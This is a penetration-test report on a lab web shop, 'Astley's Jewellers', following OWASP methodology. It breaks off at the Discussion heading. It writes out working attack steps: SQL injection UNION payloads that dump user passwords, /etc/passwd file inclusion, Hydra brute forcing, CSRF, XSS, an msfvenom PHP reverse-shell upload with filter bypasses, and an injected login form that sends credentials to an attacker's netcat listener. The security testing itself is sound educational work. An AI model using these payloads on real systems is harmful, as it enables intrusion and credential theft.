

# **Astley's Jewellers**

Web Application Penetration Test

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# **Abstract**

This report aims to successfully carry out a web application penetration test against the website Astley's jewellers. Documented within this report is the procedure taken along with any findings. There is also a discussion of the findings with provided counter-measures that could be taken to increase the security of the web application.

The OWASP Testing Guide v4.0 (OWASP, 2016) was used for this test and the methodology was followed where applicable. A PC running Windows 7 along with a virtual machine running Kali Linux was used for the bulk of the testing. The majority of the tools can be found pre-installed on any Kali Linux machine. Other tools that were used include httprint and the firefox addons TamperData and LiveHTTPHeaders.

The web application was found to be vulnerable to a number of attacks that put the user at risk such as SQL Injection, Reflected Cross Site Scripting, HTML Injection, Cross Site Request Forgery. The website failed to employ good security practices elsewhere with the website storing passwords in plain-text and not using HTTPS to encrypt data between the user and the server allowing for an attacker to capture any critical information. The website also was found to have issues in the functionality of user registration and login, for example the user could create an account with no password but could not login as it meant the password variable was empty. The website also used a lot of out-of-date software and was vulnerable to exploits such as shellshock which was patched 5 years ago. Backup files were also left on the server and could be found by an attacker to gain further understanding of how the website was configured. The website is poorly set-up with for example the robots.txt revealing the company-accounts directory and the .htaccess file allows an attacker to view it and find it containing the finances for the company.

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# 1 Introduction

## 1.1 BACKGROUND

In the information era more and more of our lives are being moved online and being replaced with web applications. 51% of small businesses have a website and 58% of small businesses without a website planned to build one in 2018 (BlueCorona, 2019). With the amount of online resources there is an ever increasing number of people learning how to develop websites. However, security is an often-overlooked aspect and much of the information and guides out there lacks security awareness and instruction on how to create safe websites.

Many web applications are still vulnerable to common vulnerabilities despite the information available on how to prevent them. According to ptsecurity.com "In 19 percent of tested web applications, vulnerabilities allow an attacker to take control of the application and server OS." (PTSecurity, 2019). Most of these vulnerabilities could be mitigated with the implementation of many of the countermeasures widely found such as limiting and filtering user input. Another huge problem is with the incorrect configuration of websites such as allowing users to access files and pages that they should not be able to. Outdated software can be easily fixed but is a major problem, 5% of identified web application issues related to outdated software (Netsparker, 2018).

It is impossible for a web application to be 100% secure for the users, likely due to issues caused by the user but a secure website should do it's best to prevent these such as strong password policies to attempt to limit the impact of a brute force attack against the user's password. The user may also access the website over an unsecure network but the website should be designed to use secure practices such as https and the non-transference of credentials and sensitive information in plain text over unencrypted channels.

## **1.2** AIM

The aims of this project is to perform a penetration test of a web application and create a white paper report which documents the procedure and reports any findings as well as providing countermeasures that could be implemented to solve the vulnerabilities found.

The report expected to find multiple common vulnerabilities and issues with the web application by following the OWASP Web Testing Methodology.

# 2 Procedure and Results

#### 2.1 Overview of Procedure

The OWASP Web Testing Methodology was followed where applicable to the web application.

#### 2.2 Procedure Part 1 - Information Gathering

A common first step for any web application test or attack is to find the version of the web server that is running to help determine if they are any known vulnerabilities and to guide which exploits to use (OTG-INFO-002). This was done using the software httprint, this revealed the web server to be running Apache 2.4.3.





Figure 1. httprint result

The robots.txt file is used to tell web crawlers which files should not be scanned however it can often be used by attackers to provide information on directories within the site (OTG-INFO-03). This step was done simply by navigating to the robots.txt file at 192.168.1.20/robots.txt. This revealed the directory /company-accounts which could be accessed and contained the company financial records as can be seen in Figure 3.



# Index of /company-accounts

Name	Last modified	Size Description
Parent Directory	<u> </u>	- -
finances.zip	2019-09-14 12:28	293K
readme.txt	2019-09-14 12:28	53

Figure 3. /company-accounts

The next step was to see if there were any other applications on the web server (OTG-INFO-04). This was done using software, nmap on Kali Linux. As can be seen in Figure 4 the command "nmap -p 1-65535 -sT 192.168.1.20 -oN nmapscan.txt" which scans every port of the website and outputs the result to the file nmapscan.txt which can be found in Appendix A . From the scan, we can see that the ports open are FTP, HTTP, HTTPS and MySQL all of which would be typical of a website such as Astley's Jewellers.

```
i:~/Desktop# nmap -p 1-65535 -sT 192.168.1.20 -oN nmapscan.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-27 08:23 EST
Nmap scan report for 192.168.1.20
Host is up (0.00031s latency).
Not shown: 65531 closed ports
PORT
         STATE SERVICE
21/tcp
         open
               ftp
80/tcp
        open
              http
443/tcp open https
3306/tcp open mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
```

Figure 4. NMAP Scan

The next step of the OWASP Web Testing methodology was to review the website for comments and metadata that could provide information leakage (OTG-INFO-005). This was done by using the http-comments-display script in nmap, "nmap --script http-comments-displayer 192.168.1.20 > comments.txt". The file, comments.txt can be found in Appendix A. The main comment to provide information was found on

http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=8 with the

comment, <!-- \*\*\* Note document root is /mnt/sda2/swag/output/vulnerable/site. Tidy this up later. → which provides valuable information.

After this the application's entry points were identified and recorded in Microsoft Excel (OTG-INFO-006). The application was walked through and any GET or POST requests were noted in Excel with any relevant information. The .xlsx file can be found in Appendix A under entrypoints.xlsx.

The following step was to map the web application (OTG-INFO-007). This was done using the ZAP, Zed Attack Proxy. By configuring Firefox to point towards localhost:8080 in the proxy settings and then browsing to Astley's Jewellers. The next step was to open ZAP and right click on the address of the website and selecting Spider to automatically spider the application. The output was then exported and can be found in Appendix A under urls.txt.

The next two steps were completed using the program WhatWeb which is included in Kali Linux. These were to fingerprint the application's framework (OTG-INFO-008) and the application (OTG-INFO-009). The result from WhatWeb can be seen in Figure 5. From it we can see that the web site is using Apache 2.4.3, PHP 5.4.7, JQuery 1.7.1, OpenSSL 1.0.1c. The results can be useful to an attacker who can then use known vulnerabilities for that software version.

```
rootdkali:~/Desktop# whatweb 192.168.1.20
http://192.168.1.20 [200 OK] Apache[2.4.3], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServ
er[Unix][Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7], IP[192.168.1.20], JQuery[1.7.1], OpenSSL[1.0.1
c], PHP[5.4.7], Script[javascript,text/javascript], Title[RA Jewellery Online Store], X-Powered-By[PHP
/5.4.7]
```

Figure 5. WhatWeb result

At this stage whilst not mentioned in the OWASP methodology, vulnerability scanners were used to gain any further information that would be useful in later steps. The three used were OWASP ZAPs Active Scan, Nessus Web Application Scanner and Nikto. ZAP's Active Scan was run exactly like the spider was done previously but instead Active Scan was selected instead. The ZAP report was then exported. Nessus was done by navigating to localhost:8834 and creating a Web Application Test for the IP 192.168.1.20 and then launching it. Once completed the results were also exported. The final scan was Nikto which was run from Kali Linux by using the command "nikto -h 192.168.1.20 > nikto.txt". This can be found in Appendix A. The nikto scan revealed the server to be vulnerable to a shellshock attack.

## 2.3 Procedure Part 2 - Config. and Deployment Management Testing

The previous scans were used to see if there was any old, backup or unreferenced files found (OTG-CONFIG-004). There were none found.

Often websites use similar/common names for directories, tools such as Dirbuster exist to attempt to brute force the names of these. The results can often provide the names of the admin sections of website that may lack sufficient control on who can access them (OTG-CONFIG-005). Dirbuster was used on Kali Linux and ran with the Apache 2.0 wordlist as that had previously been discovered to be what the server was running. The results of this can be found in Appendix A under dirbuster.txt

Following this, the HTTP methods were tested (OTG-CONFIG-006). This was done using the http-methods script in nmap. As can be seen in Figure 8, only GET, HEAD, POST and OPTIONS are supported. Other methods can often be used against a web server if it is misconfigured.

```
:~/Desktop# nmap --script http-methods 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-20 10:02 EST
Nmap scan report for 192.168.1.20
Host is up (0.00020s latency).
Not shown: 996 closed ports
PORT
        STATE SERVICE
21/tcp
        open ftp
80/tcp
        open http
 http-methods:
   Supported Methods: GET HEAD POST OPTIONS
443/tcp open https
| http-methods:
   Supported Methods: GET HEAD POST
3306/tcp open mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 19.62 seconds
```

Figure 6. nmap http-methods script results

At this step, the website was also tested for how it handled arbitrarily named methods, if a website is misconfigured it can sometimes allow an attacker to bypass the redirect in place. This was done using netcat on Kali Linux as seen below in Figure 7 by simply crafting a request but using an arbitrary name, for this "JEFF" was used. The server was properly configured against this.

```
li:~/Desktop# nc 192.168.1.20 80
JEFF /HTTP/1.1
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Cannot process request!</title>
<link rev="made" href="mailto:you@example.com" />
<style type="text/css"><!--/*--><![CDATA[/*><!--*/
   body { color: #000000; background-color: #FFFFFF; }
   a:link { color: #0000CC; }
   p, address {margin-left: 3em;}
   span {font-size: smaller;}
/*]]>*/--></style>
</head>
```

Figure 7. Arbitrary HTTP Method

The HTTP Strict Transport Security header was also checked to ensure all traffic would use HTTPS (OTG-CONFIG-007). This was done using the command curl, "curl -s -D- 192.168.1.20 | grep Strict" on Kali Linux. As can be seen in Figure 8, the server fails to employ this header as there is no

response containing "Strict", possibly making communication with the web server by a user insecure.

```
root@kali:~/Desktop# curl -s -D- http://192.168.1.20/ | grep Strict
root@kali:~/Desktop# curl -s -D- https://192.168.1.20/ | grep Strict
root@kali:~/Desktop#
```

Figure 8. Checking for Strict Transport Security Header

### 2.4 Procedure Part 3 - Identity Management Testing

The first step of this stage was to test the user registration functionality (OTG-IDENT-002). The screenshots for this step can be found in Appendix B. There were many issues found with the user registration process. Firstly, the only entry requirement was a password that was not between 1-5 in length. This meant an account could be created without a password. The process also only checked if a user had registered with the same email but did not check any other information so there could be multiple users with the same username.

The next step was to test for account enumeration and guessable user account (OTG-IDENT-004). When the user enters the correct username and password (hacklab/hacklab) the page displays a welcome message as can be seen in Figure 9. However, if the information is incorrect the webpage responds with a verbose message. These responses, for hacklab/test and blah/test can be seen in Figure 10 and 11 respectively. As you can see, by displaying different error messages for wrong usernames and wrong passwords it provides an attacker with vital information to enumerate account names. There was also no username policy (OTG-IDENT-005).






Figure 9. Correct username/password response.

Figure 10. Incorrect password response.



Figure 11. Incorrect username response.

## 2.5 Procedure Part 4 - Authentication Testing

The Firefox addon, Live HTTP headers was used to test that credentials were transported over an encrypted channel (OTG-AUTHN-001). The captured header can be found in Appendix A as Login Header. It shows that the website fails to use HTTPS for transporting critical data making the communication vulnerable to attacks such as man-in-the-middle.

The next step was to test for default logins (OTG-AUTHN-002). Due to the nature of the application it was assumed that there would be an administrator account. With previous steps failing to find hidden admin logins, or any admin directories the default login form was presumed to be used for admin login as well. Due to the verbose login error messages the username was quickly found to be "admin" with the site revealing that that only the password was wrong. The website also did not have a lock out feature for attempted logins (OTG-AUTHN-003).

It was also important to test whether the website leaked any data through the browser's cache (OTG-AUTHN-006). This was done by logging in, viewing /profile.php which contained vital information then logging out and checking if the information could still be viewed. The website successfully implements cache controls to prevent the browser from caching important user information.

The next step was to use Hydra, a common brute-force tool, to test for a weak password policy (OTG-AUTHN-007). The command used for this can be seen in Figure 11. where "admin" was the username, "/usr/share/wordlists/rockyou.txt" is the word list used for the passwords. The results can be found in Figure 12. The discovered password was "jennifer" which could then be leveraged by an attacker to gain access to the administrator account and the administrator area of the website.

Figure 11. Hydra command

```
login "admin" - pass "football" - 41 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 -
[ATTEMPT] target 192.168.1.20 - login "admin" -
                                                  pass "secret" - 42 of 14344399 [child 11] (0/0)
                                                 pass andrea" - 43 of 14344399 [child 6] (0/0)
[ATTEMPT]
          target 192.168.1.20 - login "admin" -
                                 login "admin" - pass "carlos" - 44 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.20 -
                                 login "admin" -
                                                  pass "jennifer" - 45 of 14344399 [child 4] (0/0)
[ATTEMPT]
          target 192.168.1.20 -
                                 login "admin" - pass "joshua" - 46 of 14344399 [child 13] (0/0)
[ATTEMPT]
          target 192.168.1.20 -
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "bubbles" - 47 of 14344399 [child 14] (0/0)
                                 login "admin" -
                                                  pass "1234567890" - 48 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.20 -
          target 192.168.1.20 - login "admin" - pass "superman" - 49 of 14344399 [child 5] (0/0)
[ATTEMPT]
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "hannah" - 50 of 14344399 [child 3] (0/0)
                                 login "admin" -
                                                  pass "amanda" - 51 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 --
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "loveyou" - 52 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "pretty" - 53 of 14344399 [child 1] (0/0)
                                 login "admin" -
                                                  pass "basketball" - 54 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.20 -
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "andrew" - 55 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "angels" - 56 of 14344399 [child 10] (0/0)
                                 login "admin" -
                                                  pass "tweety" - 57 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.20 -
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "flower" - 58 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "playboy" - 59 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "hello" - 60 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.20 - login "admin" - pass "elizabeth" - 61 of 14344399 [child 13] (0/0)
[80][http-post-form] host: 192.168.1.20 login: admin
                                                           password: jennifer
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-07 06:49:20
```

Figure 12. Hydra finding the administrator's password

Often login and registration functions are priorities and other processes such as changing passwords are often forgotten about by the developers so it is important to test them (OTG-AUTHN-009). The change password function sends 5 parameters 3 of which are user entered OldPassword, NewPassword and ConfirmPassword and the other 2, LoginID and Submit. Using the addon Tamper Data as seen in Figure 13 it was found that the only information the code uses is the new password and presumably Submit. Meaning, despite sending the LoginID the website must use the cookies to verify which account to change the password for. It also means it fails to check if the old password is correct and if the confirm password is the same as the new password.




Figure 13. Tamper Data for changepassword.php

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	newpassword	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	i	Edit	Delete

Figure 14. Table of users showing password changed

## 2.6 Procedure Part 5 - Authorisation Testing

Many web applications display content based on parameters, when poorly configured it can be used by an attacker to traverse and include files they should not have access for (OTG-AUTHZ-001). Found on the website was 192.168.1.20/extras.php which used GET requests to include various .php files.

The lack of validation on the parameter allowed files such as the passwd file to be included by entering "192.168.1.20/extras.php?file=/etc/passwd" as seen in Figure 15.



Figure 15. passwd file included

The results of the DirBuster that was run earlier was used to find any files that could be accessed. However, it failed to discover any useful information.

#### 2.7 Procedure Part 6 - Session Management Testing

The website uses cookies to keep the user logged in without having to send login credentials every time. However, if the way the cookie is generated can be reversed it could allow an attacker to hijack the victim's session and act as that user (OTG-SESS-001). The cookie SecretCookie was set whenever a user signed in so it was assumed this was the cookie used. Analysising a cookie set for hacklab "22686163606p6162223n686163606p61623n31353734383631343937" looked as if was hex with the non-numeric characters rotated 13 places. Using the GCHQ tool CyberChef, <a href="https://gchq.github.io/CyberChef/">https://gchq.github.io/CyberChef/</a>, as can be seen in Figure 16 this revealed the cookie to be "hacklab":hacklab:1574861497. It was then tried with the same account with a different password and due to the number increasing and being in the format of a Unix timestamp it was discovered that the format for the SecretCookie was simply "username":password:unixtimestamp. An attacker with this knowledge could capture a victim's cookies and reverse it to discover their username and password.




Figure 16. CyberChef used to reverse SecretCookie

It was also important to check if there were any function thats were vulnerable to cross site request forgery (OTG-SESS-005). Due to previous examination of the change password functionality, it was known that it only used the new password parameter and the cookie to know which account to change the password for. To test this, a website for which the HTML can be found in Appendix B

under csrf.html was hosted on Kali Linux that would send a post request to 192.168.1.20/Changepassword.php with the string "hacked" to be the new password as can be seen in Figure 17. The account, hacklab, was then logged on to and within the same session visited 192.168.1.200 (the IP of the attacker's website) which proceeded to redirect the 'victim' to Astley's Jewellers. To verify that it had successfully changed the password the account hacklab's details were viewed by the admin account in the admin area as can be seen in Figure 18.

```
root@kali:~/Desktop# python /usr/lib/python2.7/SimpleHTTPServer.py
Serving HTTP on 0.0.0.0 port 8000 ...
```

Figure 17. CSRF Website hosted on Kali Linux

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacked	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

Figure 18. Account details after CSRF attack

## 2.8 Procedure Part 7 - Input Validation Testing

For websites that allow user input it is important to test for reflected cross site scripting (OTG-INPVAL-001). Stored cross site scripting (OTG-INPVAL-002) was not applicable as there was no place to store possible scripts where it would then be viewable by someone else e.g a forum post. It was found that the search function could be abused by entering "<script>alert(1)</script>". There was also the page viewproduct.php where the parameter Subname could be abused for reflected cross site scripting as well. A victim could be sent a malicious link that would send a POST request to searchresult.php or a link to viewproduct.php containing the script that would send the victim's cookies to the attacker. One more place that was found vulnerable was in the user registration process, if an attacker set one of there details to "<script>alert('test')</script>", for this Name was used and it was viewed by the admin in the admin section it would execute the script as can be seen in Figure 19.



Figure 19. XSS working for user's name.

Another very common attack is that of SQL injection (OTG-INPVAL-005). It was known from previous steps that the server was running MySQL. The prior ZAP active scan had also revealed that the search was again vulnerable. When testing common SQL injections a verbose error message, "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test')%')' at line 1" revealed an important part of the SQL query syntax. This was then used to craft an injection of "%') or 'a'='a' # which as suspected displayed every item of jewellery on the website. This was then exploited manually to gain information from the database. Initially, the injection of "%') or DATABASE() LIKE 'BB' # which would only display jewellery if the database name was like the character B followed by anything, %, was used. By manually adding characters after each successful response the name of of the database was enumerated with it being verified using, LIKE 'BBJEWELS' # which would display items only if the database was named bbjewels.

Using the injection "%') UNION SELECT NULL, table\_name, NULL, NULL, table\_schema, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM information\_schema.tables WHERE table\_schema LIKE 'BBJEWELS' # the names of all the tables on the database were found as can be seen in Figure 20. This injection was crafted by incrementing the number of NULL's until the wrong number of columns error disappeared and by moving table\_name and table\_schema until they successfully displayed in what would be the image and cost column.




Figure 20. SQL injection to find table names

The usernames and passwords of every user on the site were also gained using "%') UNION SELECT NULL, uncompress(compress(username)), NULL, NULL, password, NULL, NULL, NULL, NULL, NULL FROM bbjewels.users # as can be found in Figure 21. uncompress(compress(username)) was used to bypass the illegal mix of collations error.




Figure 21. Usernames and Password enumerated

SQLMap was also used to enumerate any further information and to verify the previous discoveries. On Kali Linux, the command "sqlmap -r /root/Desktop/sql.txt --dbms=MySQL -D bbjewels -a --output-dir=/root/Desktop --batch" was used to run SQLMap where sql.txt was an exported request header for the search function from ZAP. The full log and results can be found in Appendix C.

It is also important to verify user emails to avoid IMAP/SMTP injection (OTG-INPVAL-011). When an account is created the only check for the email is that it contains '@' but it does not check for text such as 'cc:' which could be used to create spam like in Figure 22. This couldn't be fully tested as the contact section of the website, contact.php, was unavailable but it would be best practice to limit input and implement filters.









Figure 22. cc: included in email parameter

For Local/Remote File Inclusion (OTG-INPVAL-013/014) please refer to section 2.6.

## 2.10 Procedure Part 8 - Testing For Error Handling

Analysis of error codes (OTG-ERR-001) has occurred throughout procedure. Please refer to Section 2.8 for MySQL error found and Section 2.4 for login errors.

### 2.10 Procedure Part 9 - Testing For Weak Cryptography

To test for weak SSL/TLS Ciphers and insufficient Transport Layer Protection (OTG-CRYPST-001), another Nessus scan was run; a basic network scan against 192.168.1.20. This found that the server was vulnerable to POODLE, a padding oracle attack (OTG-CRYPST-002). It was known due to information gained in the information gathering stage that the server was using OpenSSL 1.0.1c, a version vulnerable to heartbleed. This was proven using the heartbleed.py script which tests if a server is vulnerable. The script was run on Kali Linux by opening a terminal in the same directory as the script and using the command "python heartbleed.py 192.168.1.20 -p 443". The result of which can be seen in Figure 23.




Figure 23. Result of heartbleed.py

The web application only uses HTTP despite HTTPS port being open. Therefore, sensitive information is being transferred via unencrypted channels (OTG-CRYPST-003).

#### 2.11 Procedure Part 10 - Business Logic Testing

An important step is to test the business logic data validation of the website (OTG-BUSLOGIC-001). Please refer to prior sections for previously discovered logic errors. Another error found in the logic of the website is when a user is purchasing an item there is only front-end checks on their input for their card number. There is nothing in place to prevent them tampering the data and leaving it blank or entering an invalid number as seen in Figure 24.




Figure 24. Tamper Data for card number

With websites that allow the user to upload files it is vitally important to test the upload of unexpected file types (OTG-BUSLOGIC-008) and the upload of malicious files (OTG-BUSLOGIC-009). Often websites fail to implement checks on user uploaded files and those that do can often be bypassed using various methods. First, a php shell file was created that would be uploaded using the command "msfvenom -p php/meterpreter/reverse\_tcp LHOST=192.168.1.20 LPORT=4000 > shell.php" on Kali Linux where LHOST is the IP of the website and LPORT is the port the shell will be using. This file was then attempted to be uploaded to the website using the change profile picture functionality. This failed to work and the website successfully rejected the .php file. Next was to use double extension technique where the shell.php file was renamed to shell.php.jpg and Burp Suite was set up by configuring the Firefox proxy settings to point towards localhost 8080. The shell.php.jpg was then uploaded and Burp Suite was used to intercept the request and rename the file back to .php. This also failed with the website also rejecting it. Another technique that was tried was to change the content-type of the request. This was done again with Burp Suite however when the request was intercepted then content type was changed from application/x-php to image/png. The file was also rejected from being uploaded to the server. The final technique to try was null byte injection which can alter the intended logic of the application due to the way C/C++ interprets a null byte to mean the end of a line. This was done again with Burp Suite intercepting the request. Any character was then inserted into the name of the file just after.php, for this it was 'D' so the file

name because shell.phpD.jpg. Next, in the hex tab the hex code for the character inserted, for this '44' was found, was replaced with 00, a null byte, and the request was forwarded. This also failed to upload the malicious file to the server.

#### 2.12 PROCEDURE PART 11 - CLIENT SIDE TESTING

One vulnerability that can have many consequences is that of HTML injection (OTG-CLIENT-003). Another place vulnerable to this other than the search bar that was found was the parameter Subname in viewproduct.php, topviews.php and topselling.php. To exploit this HTML code, that can be found in Appendix B under HTML injection, the parameter Subname's value was changed to the malicious HTML code. This replaced the page with a login form as can be seen in Figure 25. When the form was submitted by the victim it would send the entered credentials to 192.168.1.200, Kali Linux, where a listener was being used "nc -lvp 80".



Figure 25. HTML Injection

Similarly to the reflected cross site scripting, HTML can be injected in the user registration process. In the testing, as seen in Figure 26 every parameter included the HTML tags <h3></h3> apart from the password for ease and telephone as it had a character count although would've worked if the attacker removed from the form . The result of this as seen by the admin is in Figure 27.

# **Users Registration Form**






Figure 26. User Registration with HTML Injection

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Асс Туре	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006	Name	Surname	Username	password	email@	Address	0	user	1	Edit	Delete

Figure 27. Admin view of HTML injection of registration process.

The final step was to test for clickjacking (OTG-CLIENT-009). This was done by simply testing whether the website could be hosted in an iframe, the HTML that can be found in Appendix B under clickjacking.html was hosted on Kali Linux as previous web pages had been. The website had no anti-clickjacking measures in place as the HTML displayed correctly as seen in Figure 28.



Website is vulnerable to clickjacking!




Figure 28. Clickjacking Test

# 3 Discussion

